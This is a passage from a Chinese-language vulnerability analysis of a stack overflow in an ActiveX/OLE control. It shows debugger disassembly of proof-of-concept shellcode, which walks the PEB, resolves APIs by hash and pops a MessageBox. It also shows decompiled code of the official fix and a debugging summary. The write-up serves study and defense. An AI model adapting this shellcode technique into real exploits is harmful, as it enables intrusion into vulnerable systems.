
001215AC	83EC 14	SUB ESP,0x14
001215AF	EB 17	JMP SHORT 001215C8
001215B1	55	PUSH EBP
001215B2	73 65	JNB SHORT 00121619
001215B4	72 33	JB SHORT 001215E9
001215B6	322E	XOR CH,BYTE PTR DS:[ESI]
001215B8	64:6C	INS BYTE PTR ES:[EDI],DX
001215BA	6C	INS BYTE PTR ES:[EDI],DX
001215BB	0048 65	ADD BYTE PTR DS:[EAX+0x65],CL
001215BE	6C	INS BYTE PTR ES:[EDI],DX
001215BF	6C	INS BYTE PTR ES:[EDI],DX
001215C0	6F	OUTS DX,DWORD PTR DS:[ESI]
001215C1	2057 6F	AND BYTE PTR DS:[EDI+0x6F],DL
001215C4	72 6C	JB SHORT 00121632
001215C6	64:00E8	ADD AL,CH
001215C9	0000	ADD BYTE PTR DS:[EAX],AL
001215CB	0000	ADD BYTE PTR DS:[EAX],AL
001215CD	5B	POP EBX
001215CE	64:8B35 300000	MOV ESI,DWORD PTR FS:[0x30]
001215D5	8B76 0C	MOV ESI,DWORD PTR DS:[ESI+0xC]
001215D8	8B76 1C	MOV ESI,DWORD PTR DS:[ESI+0x1C]
001215DB	8B36	MOV ESI,DWORD PTR DS:[ESI]
001215DD	8B36	MOV ESI,DWORD PTR DS:[ESI]
001215DF	8B56 08	MOV EDX,DWORD PTR DS:[ESI+0x8]
001215E2	B9 85DFAFB	MOV ECX,0xBBAFDF85
001215E7	52	PUSH EDX
001215E8	51	PUSH ECX
001215E9	E8 61000000	CALL 0012164F
001215EE	8BF0	MOV ESI,EAX
001215F0	B9 8732D8C0	MOV ECX,0xC0D83287
001215F5	52	PUSH EDX
001215F6	51	PUSH ECX
001215F7	E8 53000000	CALL 0012164F

真正的shellcode

- 调试，可以正常加载

地址	HEX 数据	反汇编	注释
001216D0	8D73 EF	LEA ESI,DWORD PTR DS:[EBX-0x11]	
001216E2	6A 00	PUSH 0x0	
001216E4	6A 00	PUSH 0x0	
001216E6	56	PUSH ESI	
001216E7	6A 00	PUSH 0x0	
001216E9	FFD0	CALL EAX	user32.MessageBoxA
001216EB	B9 6389D1AF	MOV ECX,0x4FD18963	
001216F0	8B55 0C	MOV EDX,DWORD PTR SS:[EBP+0xC]	kerne132.773F 0000
001216F3	52	PUSH EDX	
001216F4	51	PUSH ECX	

- 执行效果



3.5 官方修复方法

官方添加了对 dwBytes和Cu的判断，要求dwBytes必须等于0x64，Cu必须为8，否则不进行复制操作，从而防止栈溢出

(以下图片来自<漏洞战争>)

```
int __stdcall Sub_275D0076(int a1, void *len)
{
    void *v2; // ebx@1
    int result; // eax@1
    int v4; // eax@6
    int v5; // ecx@6
    int v6; // esi@6
    int v7; // [sp+Ch] [bp-14h]@1
    int v8; // [sp+10h] [bp-10h]@3
    int v9; // [sp+14h] [bp-Ch]@4
    int v10; // [sp+18h] [bp-8h]@6
    int v11; // [sp+1Ch] [bp-4h]@10

    v2 = len;
    result = CopyOLEdata((int)&v7, len, 0xCu);
    if ( result >= 0 )
    {
        if ( v7 != 0x6A626F43 || v8 != 0x64 || v9 != 8 )// 直接判断cbSize是否等于8，不为8则返回
            return 0x8000FFFFu;
        v4 = CopyOLEdata((int)&v10, v2, 8u);
        v6 = v4;
    }
}
```

4. 总结

对于栈溢出漏洞的分析，通过栈回溯的方法找到漏洞函数，对于 ActiveX控件的调试，通过对模块下断跟进去定位漏洞函数

5. 参考资料

- 漏洞战争